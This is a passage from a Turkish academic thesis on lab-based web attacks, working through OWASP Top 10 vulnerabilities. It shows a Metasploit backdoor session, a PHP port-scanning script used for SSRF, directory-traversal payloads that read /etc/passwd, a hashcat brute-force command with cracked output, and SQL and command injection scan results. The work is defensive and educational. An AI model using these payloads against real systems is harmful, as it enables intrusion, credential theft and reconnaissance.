
```
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 5.8.0-45-generic #51~20.04.1-Ubuntu SMP Tue Feb 23 13:46:31 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter >
```

Şekil 3.49. Metasploit ile zafiyetli sunucudan backdoor alınması

3.2.10. Sunucu taraflı istek sahteciliği saldırı örneği

Bu saldırıda hedef sisteme zararlı PHP komutları eklenmiştir. Eklenen komutlar aracılığı ile hedef sistem üzerinde port tarama işlemi gerçekleştirilmiştir.

Öncelikle Kali Linux'ta 'python -m SimpleHTTPServer 8080' komutu ile bir sunucu oluşturulur. -m parametresi modül adını, 8080 ise port numarasını belirtmektedir. Sunucu, ssrf.txt dosyasını zafiyetli sunucuya göndermek amacıyla oluşturulmuştur.




Şekil 3.50. Kali Linux üzerinde Python kullanılarak sunucu ve ssrf.txt dosyasının oluşturulması

Ssrf.txt dosyası parametre olarak aldığı IP adresinde, dosya içerisinde belirtilen portlar üzerinde tarama yapan PHP komutlarından oluşmaktadır. Dosya oluşturulurken penetrasyon testleri için zafiyetli makineler sunan, ücretsiz ve açık kaynak kodlu bWAPP laboratuvarından faydalanılmıştır. Dosya içeriği, istenilen bilgiler doğrultusunda geliştirilebilir.

```php
<?php
if(isset($_REQUEST["ip"]))
{
    //list of port numbers to scan
    $ports = array(21, 22, 23, 25,26, 53, 80, 110, 143, 443, 587, 993, 995, 1433, 2077, 2078, 2082, 2083, 2086, 2087, 2095, 2096, 3306);
    $results = array();
    foreach($ports as $port)
    {
        if($pf = @fsockopen($_REQUEST["ip"], $port, $err, $err_string, 1))
        {
            $results[$port] = true;
            fclose($pf);
        }
        else
        {
            $results[$port] = false;
        }
    }

    foreach($results as $port=>$val)
    {
        $prot = getservbyport($port,"tcp");
        echo "Port $port ($prot): ";

        if($val)
        {
            echo "<span style=\"color:green\">OK</span><br/>";
        }
        else
        {
            echo "<span style=\"color:red\">Inaccessible</span><br/>";
        }
    }
}
?>
```


Şekil 3.51. ssrf.txt dosyasının içeriği

Sunucu üzerinde, sayfa URL'de bulunan parametreden alan bir sayfa tespit edilmiştir. Bu URL'de parametreler üzerinde değişiklikler yapılarak SSRF atak denemesi yapılabilir.



Şekil 3.52. Sayfa içeriğini parametreye getiren URL adresi

URL'de bulunan 'page' parametresinin değeri ssrf.txt dosyasını gösterecek şekilde değiştirilmiştir. Aynı zamanda 'ip' parametresinin değeri de saldırı yapılacak sunucunun IP adresi olarak eklenmiştir. URL'e erişildiğinde, port bilgilerinin geldiği gözlenmektedir.



Şekil 3.53. SSRF zafiyeti bulunan sunucunun port bilgilerine erişilmesi

BÖLÜM 4. ARAŞTIRMA BULGULARI

4.1. Gerçekleştirilen Saldırı Senaryoları

Bu çalışmanın nihai hedefi kurum ve kuruluşların maruz kaldığı güncel siber saldırıların incelenmesi, örnek saldırı senaryoları ile bu saldırıların modellenmesi, uygulamalarda bulunan zafiyetlere dikkat çekilmesi ve alınabilecek önlemler noktasında önerilerdir. Çalışma içerisinde modellenen zafiyetler için bağımsız ve dünya çapında saygın bir topluluk olan OWASP Top 10 zafiyet listesi referans alınmıştır.

Çalışma neticesinde siber güvenlik alanında yapılmış çalışmalar ile birlikte OWASP tarafından belirtilen CWE listesindeki birçok zafiyet incelenmiştir. Laboratuvar ortamında yapılacak olan her bir zafiyet için uygun ortamın hazırlanması ve saldırının gerçekleşmesi için ciddi hazırlıklar yapılmıştır.

Yapılan çalışmalar sonucunda, bazı siber saldırı yöntemlerinin çok basit bir şekilde yapılabileceği gözlemlenmiştir. Ayrıca kullanılan araçların gücünün ve çeşitliliğinin fazla olması saldırganlara büyük kolaylık sağlamaktadır.

Bu çalışma kapsamında zafiyeti bulunan sanal makineler üzerinde saldırılar gerçekleştirilmiş. Kuruluşlar siber güvenlik anlamında çalışmalarını yapıyor olsalar da genelde kurum bünyesinde bulunan IP adresi alan cihaz sayısı çok fazladır. Cihaz sayısı ne kadar fazla ise siber korsanlar için potansiyel hedef sayısı o kadar fazladır denilebilir. Yanlış bir konfigürasyonun, açık unutulan bir portun, yüklenen bir zafiyetli öğenin tüm sistemin güvenliğini tehlikeye atabileceği unutulmamalıdır.

4.1.1. Kırık kimlik doğrulama saldırı bulguları

Kırık kimlik doğrulama zafiyeti testlerini yapmak için kullanılan dotdotpwn, hedef sistem üzerinde bulunan veri permütasyonları üzerinde çalışır. Dotdotpwn aracı hedef sisteme istekte bulunur, sistemin döndüğü cevabı analiz ederek sistemin savunmasız olduğu noktaları kullanıcıya bildirir.

Saldırı aşamasında genel bir tarama söz konusu olduğu için istenilen sonuç elde edilmiştir fakat tarama süresinin uzun sürdüğünü belirtmek doğru olacaktır. Gerçek bir sisteme yapılacak olan saldırılarda, hedef sistem hakkında aktif/pasif bilgi toplanmasının ardından bir saldırı gerçekleştirilmesi olası bir durumdur. Bu durumda saldırgan, hedef sisteme kısa süreli istekte bulunarak ilgili zafiyete ulaşarak zafiyeti sömürmeye başlayabilir.

4.1.1.1. Tcpdump ile paket analizi

Saldırı sırasında tcpdump aracı kullanılarak giden paketler incelenmiştir. Tcpdump, ağ trafiğini izlemek için bir C/C++ kütüphanesi olan libpcap üzerine inşa edilmiş güçlü bir araçtır. Kali Linux üzerinde kurulu olarak gelmektedir.

Öncelikle sudo tcpdump -D komutu ile internet arayüzleri görüntülenmiştir. Saldırı senaryosunda taranacak olan eth0 arayüzü, sudo tcpdump -i eth0 komutu ile araca parametre olarak verilmiştir. Tarama esnasında paket trafiği oluşturacak farklı bir işlem yapılmadığı için IP filtrelemesi yapılmamıştır. Belirtilen IP adresinden gelen paketler için tcpdump -n src “IP_ADRESİ”, belirtilen IP adresine gönderilen paketler için ise tcpdump -n dst “IP_ADRESİ” komutu kullanılabilir.

Şekil 4.1.’de de görüldüğü gibi sürekli olarak IP paketlerinin hedef sunucuya gittiği gözlemlenmiştir. Saldırı tespit kurgusu yapılan bir sistemde, bu denli yoğun ve rastgele istekte bulunan IP adreslerinin tespit edilip sistem yöneticisinin haberdar edilmesi ve gerekli aksiyonun alınması beklenmektedir.

```
01:37:51.481157 IP 192.168.253.128.55472 > 192.168.253.129.http: Flags [S], seq 1650856339, win 64240, options [mss 1460,sackOK,TS val 2386411644 ecr 0,nop,wscal
01:37:51.481765 IP 192.168.253.129.http > 192.168.253.128.55472: Flags [S.], seq 2629662730, ack 1650856340, win 5792, options [mss 1460,sackOK,TS val 178364 ecr
01:37:51.481856 IP 192.168.253.128.55472 > 192.168.253.129.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 2386411644 ecr 178364], length 0
01:37:51.482447 IP 192.168.253.128.55472 > 192.168.253.129.http: Flags [P.], seq 1:265, ack 1, win 502, options [nop,nop,TS val 2386411645 ecr 178364], length 26
 HTTP/1.1
01:37:51.482914 IP 192.168.253.129.http > 192.168.253.128.55472: Flags [.], ack 265, win 215, options [nop,nop,TS val 178364 ecr 2386411645], length 0
01:37:51.484435 IP 192.168.253.129.http > 192.168.253.128.55472: Flags [P.], seq 1:212, ack 265, win 215, options [nop,nop,TS val 178364 ecr 2386411645], length
01:37:51.484513 IP 192.168.253.128.55472 > 192.168.253.129.http: Flags [.], ack 212, win 501, options [nop,nop,TS val 2386411647 ecr 178364], length 0
01:37:51.484657 IP 192.168.253.129.http > 192.168.253.128.55472: Flags [F.], seq 212, ack 265, win 215, options [nop,nop,TS val 178365 ecr 2386411645], length 0
01:37:51.485916 IP 192.168.253.128.55472 > 192.168.253.129.http: Flags [F.], seq 265, ack 213, win 501, options [nop,nop,TS val 2386411648 ecr 178365], length 0
01:37:51.486392 IP 192.168.253.129.http > 192.168.253.128.55472: Flags [.], ack 266, win 215, options [nop,nop,TS val 178365 ecr 2386411648], length 0
01:37:51.794196 IP 192.168.253.128.55474 > 192.168.253.129.http: Flags [S], seq 716423182, win 64240, options [mss 1460,sackOK,TS val 2386411957 ecr 0,nop,wscale
01:37:51.794859 IP 192.168.253.129.http > 192.168.253.128.55474: Flags [S.], seq 2914638081, ack 716423183, win 5792, options [mss 1460,sackOK,TS val 178442 ecr
01:37:51.794954 IP 192.168.253.128.55474 > 192.168.253.129.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 2386411957 ecr 178442], length 0
01:37:51.795545 IP 192.168.253.128.55474 > 192.168.253.129.http: Flags [P.], seq 1:277, ack 1, win 502, options [nop,nop,TS val 2386411958 ecr 178442], length 27
asswd HTTP/1.1
01:37:51.796114 IP 192.168.253.129.http > 192.168.253.128.55474: Flags [.], ack 277, win 215, options [nop,nop,TS val 178442 ecr 2386411958], length 0
01:37:51.797660 IP 192.168.253.129.http > 192.168.253.128.55474: Flags [P.], seq 1:212, ack 277, win 215, options [nop,nop,TS val 178443 ecr 2386411958], length
01:37:51.797725 IP 192.168.253.128.55474 > 192.168.253.129.http: Flags [.], ack 212, win 501, options [nop,nop,TS val 2386411960 ecr 178443], length 0
01:37:51.797862 IP 192.168.253.129.http > 192.168.253.128.55474: Flags [F.], seq 212, ack 277, win 215, options [nop,nop,TS val 178443 ecr 2386411958], length 0
01:37:51.799292 IP 192.168.253.128.55474 > 192.168.253.129.http: Flags [F.], seq 277, ack 213, win 501, options [nop,nop,TS val 2386411962 ecr 178443], length 0
01:37:51.799769 IP 192.168.253.129.http > 192.168.253.128.55474: Flags [.], ack 278, win 215, options [nop,nop,TS val 178443 ecr 2386411962], length 0
01:37:52.106470 IP 192.168.253.128.55476 > 192.168.253.129.http: Flags [S], seq 1077964805, win 64240, options [mss 1460,sackOK,TS val 2386412269 ecr 0,nop,wscal
01:37:52.107164 IP 192.168.253.129.http > 192.168.253.128.55476: Flags [S.], seq 1224093664, ack 1077964806, win 5792, options [mss 1460,sackOK,TS val 178520 ecr
01:37:52.107279 IP 192.168.253.128.55476 > 192.168.253.129.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 2386412270 ecr 178520], length 0
01:37:52.108143 IP 192.168.253.128.55476 > 192.168.253.129.http: Flags [P.], seq 1:231, ack 1, win 502, options [nop,nop,TS val 2386412271 ecr 178520], length 23
c%5Cpasswd HTTP/1.1
01:37:52.110298 IP 192.168.253.129.http > 192.168.253.128.55476: Flags [.], ack 231, win 215, options [nop,nop,TS val 178521 ecr 2386412271], length 0
01:37:52.110392 IP 192.168.253.129.http > 192.168.253.128.55476: Flags [P.], seq 1:212, ack 231, win 215, options [nop,nop,TS val 178521 ecr 2386412271], length
01:37:52.110416 IP 192.168.253.128.55476 > 192.168.253.129.http: Flags [.], ack 212, win 501, options [nop,nop,TS val 2386412273 ecr 178521], length 0
01:37:52.110561 IP 192.168.253.129.http > 192.168.253.128.55476: Flags [F.], seq 212, ack 231, win 215, options [nop,nop,TS val 178521 ecr 2386412271], length 0
01:37:52.112258 IP 192.168.253.128.55476 > 192.168.253.129.http: Flags [F.], seq 231, ack 213, win 501, options [nop,nop,TS val 2386412275 ecr 178521], length 0
```

Şekil 4.1. Saldırı sırasında paketlerin tcpdump ile görüntülenmesi

Saldırı sonlandığında 60 adet kritik dosya/dizin hatası tespit edilmiştir. Hedef sunucu zafiyetli bir sunucu olduğu ve kapsamlı tarama yapıldığı için zafiyetli alan sayısının bu denli fazla olması beklenen bir durumdur.

```
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd%00index.htm
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd;index.html
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd;index.htm

[+] Fuzz testing finished after 28.50 minutes (1710 seconds)
[+] Total Traversals found: 60
[+] Report saved: Reports/192.168.253.129_11-27-2021_16-20.txt

┌──(root💀kali)-[/home/krkymhmt/Desktop]
└─#
```

Şekil 4.2. Zafiyet tarama sonucu bulunan kritik dosya/dizin sayısı

```
192.168.253.129/dirtrav/example1.php?file=../../../etc/passwd
ali Tools  Kali Docs  Kali Forums  NetHunter  Offensive Security  Exploit-DB  GHDB  MSFU
 daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4
pool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10
:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/
y:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/
:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Şekil 4.3. etc/passwd dosyasının içeriği

Zafiyet sonucu erişilen etc/passwd dosyasında kullanıcı kimliği, grubu, gibi kullanıcı bilgileri düz metin olarak saklanmaktadır. Bu bilgiler bir kullanıcı için 7 ayrı alandan

oluşmaktadır ve bu alanlar birbiri ile iki nokta(:) ile ayrılmıştır. Şekil 4.4.'te bu alanlar detaylı olarak gösterilmiş olup bu alanlardan kısaca bahsedilecek olursa;

- Kullanıcı adı: Kullanıcının sisteme giriş yaptığı ad.

- Parola: Kullanıcının sisteme giriş yaptığı paroladır. x olarak gözükmektedir ve parolanın /etc/shadow altında tutulduğunu bildirir.

- UID: Her kullanıcıya atanan eşsiz kullanıcı kimlik değeri.

- GID: Kullanıcının bağlı bulunduğu grup kimlik değeri.

- GECOS: Kullanıcının telefon, adres gibi ekstra bilgilerini tutan alan.

- Ev dizini: Kullanıcının oturum açtığında bulunacağı ana dizin.

- Kabuk: Kullanıcının bağlı bulunduğu kabuk.

Şekil 4.4. etc/passwd dosyasında bulunan kullanıcı bilgisi formatı örneği

Günümüzde linux sistemlerde parola bilgisi /etc/shadow/ altında saklanmaktadır ve sadece root izni olan kullanıcılar bu dosyanın içeriğini görüntülemektedir. /etc/passwd dosyasına erişmek, kullanıcı parolarını tahmin etmek için saldırgana ipucu verebilir. Dosya üzerinde bulunan ve kişisel bilgilerin bulunduğu GECOS alanı bu noktada saldırganlara yardımcı olabilmektedir. Ayrıca bu saldırı ile daha kritik

dosyaların elde edilmesi durumunda saldırganlar sistemin ele geçirilmesi noktasında çok daha aktif rol oynayabilecekleri gözlemlenmiştir.

4.1.2. Kriptografik/Şifreleme hataları saldırı bulguları

Kriptografik/Şifreleme hataları zafiyeti için uygulama aşamasında hastcat aracı kullanılmıştır. Hashcat çok gelişmiş bir şifre kırma aracıdır. Aşağıda belirtilen modlara sahiptir:

Kaba Kuvvet (Brute Forcing): Bu yaklaşımda tüm kombinasyonlar tek tek denenir. Kolay bir yaklaşımdır fakat maliyeti yüksektir.

Sözlük Saldırıları (Dictionary Attacks): Saldırganın elinde bulunan kelime listesindeki metinlerin hash algoritmasına verilerek karşılaştırılması metadolojisine dayanır. Buradaki başarı oranı kelime listesinin zenginliğiyle doğru orantılı olacaktır.


Gökkuşağı Tablosu (Rainbow Table): Bu yaklaşımda; gökkuşağı tablosu adı verilen şifreli metin verileri ile, saldırganın elinde bulunan şifreli metin karşılaştırılır. İki şifrelenmiş metin karşılaştırıldığı için süreç çok hızlıdır.

Karma Saldırılar (Hybrid Attacks): Sözlük saldırıları ve kaba kuvvet saldırılarının birleşiminden oluşmaktadır. Sözlük saldırılarında bulunan kelimelerin başına ya da sonuna ön ekler eklenerek gerçekleştirilir.

Maskeleme Saldırıları (Mask Attacks): Kullanıcıların şifrelerinin analiz edilmesi sonucu ortaya çıkan bir yaklaşım türüdür. Genelde kullanılan şifrelerinin ilk karakterinin büyük harf olması, son karakterinin bir noktalama işaretiyle bitmesi gibi bilinen formatlardan faydalanılarak özel yapılar oluşturulabilir.

Saldırı senaryosunda sözlük saldırısı tipi kullanıştır. Hash ile şifrelenmiş olan parola, nispeten basit ve genel bir parola olduğu için hashcat ile başarılı sonuçlar elde edilmiştir.

En çok kullanılan iki saldırı tipi olarak sayılabilecek sözlük saldırısı ve kaba kuvvet saldırısı ile saldırı senaryosu tekrarlanmıştır. Kaba kuvvet saldırısında saldırganın elde edilmeye çalışılan parola hakkında genel bilgisi olduğu varsayılmıştır. Öyle ki saldırgan, parolanın en az 4, en fazla 8 karakterden ve sadece küçük harflerden oluştuğu bilgisini bildiği bu varsayımlar arasındadır. Kaba kuvvet saldırısı için 'hashcat -m1400 /home/usr/Desktop/pass.txt -a3 -1?l?u?d ?1?1?1?1?1?1?1?1 --increment --increment-min 4' komutu kullanılmıştır. Komutta yer alan her bir ?l ifadesi, parolada yer alan karakterin küçük harf olduğunu temsil etmektedir. Ayrıca increment komutu ile parola uzunluğunun artabileceği bildirilir ve increment-min, increment-max komutları ile de parolanın uzunluğumun sınırlandırılabilir. Elde edilen bulgular neticesinde sözlük saldırısının daha performanslı ve daha kısa sürede sonuç verdiği gözlemlenmiştir.



Şekil 4.5. Sözlük saldırısı çıktısı

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA2-256
Hash.Target......: 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81...48a918
Time.Started.....: Thu Jan 20 00:58:59 2022 (1 sec)
Time.Estimated...: Thu Jan 20 00:59:00 2022 (0 secs)
Guess.Mask.......: ?1?1?1?1?1 [5]
Guess.Charset....: -1 ?l?u?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 2/5 (40.00%)
Speed.#1.........: 26254.2 kH/s (8.81ms) @ Accel:1024 Loops:62 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 15237120/916132832 (1.66%)
Rejected.........: 0/15237120 (0.00%)
Restore.Point....: 241664/14776336 (1.64%)
Restore.Sub.#1...: Salt:0 Amplifier:0-62 Iteration:0-62
Candidates.#1....: sBjar -> XWuna

Started: Thu Jan 20 00:58:24 2022
Stopped: Thu Jan 20 00:59:02 2022
```

Brute force saldırısı yaklaşık 38s sürmüştür

Şekil 4.6. Brute force saldırısı çıktısı

Sözlük saldırısı ile sonuca hızlı gidilebilir gibi gözükebilir fakat burada kritik nokta sözlüğün zenginliği olduğu unutulmamalıdır. Zengin olmayan, içerisindeki kombinasyon sayısının az olduğu durumlarda sözlük, saldırgan için yetersiz kalabilir. Kaba kuvvet saldırıları ise performans olarak sözlük saldırıları kadar iyi olmasa da tüm kombinasyonlar tek tek denendiği için mutlak sonuca ulaşılacaktır. Parolanın uzunluğu, karmaşıklığı bu süreyi saatler, günler, aylar, yıllar hatta yüzyıllara çıkartabilir. Burada mutlak sonuçtan kasıt, zaman kısıtının olmadığı durumlar içindir. Sistemin CPU (Central Process Unit) ve GPU (Graphics Processing Unit) gücü de sonuca ulaşmayı etkileyen en önemli faktörlerdendir.

4.1.3. Enjeksiyonlar saldırı bulguları

Bu zafiyetin en bilinen örneklerinden biri HTTP başlıkları üzerinden gerçekleştirilen SQL enjeksiyon saldırısıdır. SQL enjeksiyon saldırıları diğer saldırı türlerine göre basit saldırılar oldukları için bilgi güvenliği alanında çok fazla tecrübesi olmayan insanlar bile bu saldırıları gerçekleştirebilir. Bu zafiyet; kullanıcı girişine dayalı SQL enjeksiyonu, çerezlere dayalı SQL enjeksiyonu, HTTP başlıklarına dayalı SQL enjeksiyonu ve ikinci dereceden SQL enjeksiyonu olarak 4 ana başlıkta incelenebilir:

Kullanıcı girişine dayalı SQL enjeksiyonu: Kullanıcıdan alınan bilgilerin sterilize edilmeden direkt sorguda kullanılması sonucu ortaya çıkabilecek saldırılardır.

Çerezlere dayalı SQL enjeksiyonu: Web uygulamalarında kullanılan çerezler üzerinden yapılan saldırılardır.


HTTP başlıklarına dayalı SQL enjeksiyonu: URL üzerinde bulunan parametrelerin SQL ifadeleriyle değiştirilmesinden kaynaklanan saldırılardır.

İkinci dereceden SQL enjeksiyonu: Zararlı SQL ifadesinin veri tabanında bulunması fakat çalıştırılmaması üzerine tasarlanan saldırılardır. Karmaşık bir saldırı türü olup tespit edilmesi zordur. Saldırgan tarafından istenilen zamanda saldırı aktifleştirilebilir.

4.1.3.1. Sqlmap ile enjeksiyon atağının OWASP ZAP ve Skipfish ile incelenmesi


Bu çalışmada SQL enjeksiyon saldırısı için kullanıcı girişi ile saldırı yöntemi ve sqlmap ile saldırı yöntemi uygulanmıştır. Saldırı için kullanılan IP adresi OWASP Zed Attack Proxy (OWASP ZAP) ve Skipfish araçları ile taranarak çeşitli bulgular elde edilmiştir. OWASP ZAP açık kaynak kodlu web uygulaması güvenlik tarayıcıdır. Güvenlik uzmanları ya da web uygulamasına yeni başlayanların kolaylıkla kullanabileceği bir araçtır. Kullanımı basit bir arayüze sahiptir. Skipfish'te OWASP ZAP gibi web uygulama güvenlik tarayıcıdır. Tarama sonucunda belirtilen dizine güvenlik taraması ile alakalı bir rapor oluşturur.

OWASP ZAP ile tarama yapabilmek için giriş sayfasında bulunan ilgili alana IP adresi vermek yeterli olacaktır. Tarama sonucunda görüldüğü gibi 4 adet SQL enjeksiyon zafiyeti bulunmuştur ve bu hataların seviyelerini önemli olarak işaretlemiştir.



Şekil 4.7. SQL Injection ile kullanıcı bilgilerinin elde edilmesi

Skipfish ile tarama işlemini gerçekleştirebilmek için konsol ekranına ‘skipfish -o /home/user/Desktop/exportFileName http://192.168.253.129/sqli’ komutunu yazmak yeterli olacaktır. -o parametresi ile raporun oluşturulacağı dizin belirtilmektedir.



Şekil 4.8. Skipfish tarama sonucu

File inclusion (4)
Query injection vector (9)
1. http://192.168.253.129/commandexec/example1.php?ip=127.0.0.1'" [show trace +]
Memo: response to "" different than to ""
2. http://192.168.253.129/commandexec/example3.php?ip=127.0.0.1'" [show trace +]
3. http://192.168.253.129/sqli/example1.php?name=root'" [show trace +]
Memo: response to "" different than to ""
4. http://192.168.253.129/sqli/example2.php?name=root'" [show trace +]
Memo: response to "" different than to ""
5. http://192.168.253.129/sqli/example3.php?name=root'" [show trace +]
Memo: response to "" different than to ""
6. http://192.168.253.129/sqli/example4.php?id=2%200%200%20-%20- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
7. http://192.168.253.129/sqli/example5.php?id=2%200%200%20-%20- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
8. http://192.168.253.129/sqli/example6.php?id=2%200%200%20-%20- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
9. http://192.168.253.129/sqli/example9.php?order=9%201%20- [show trace +]
Memo: response suggests arithmetic evaluation on server side (type 2)
Shell injection vector (4)
Signature match detected (higher risk) (2)

Komut enjeksiyonu saldırıları

SQL enjeksiyon saldırıları

Şekil 4.9. Skipfish detaylı raporu

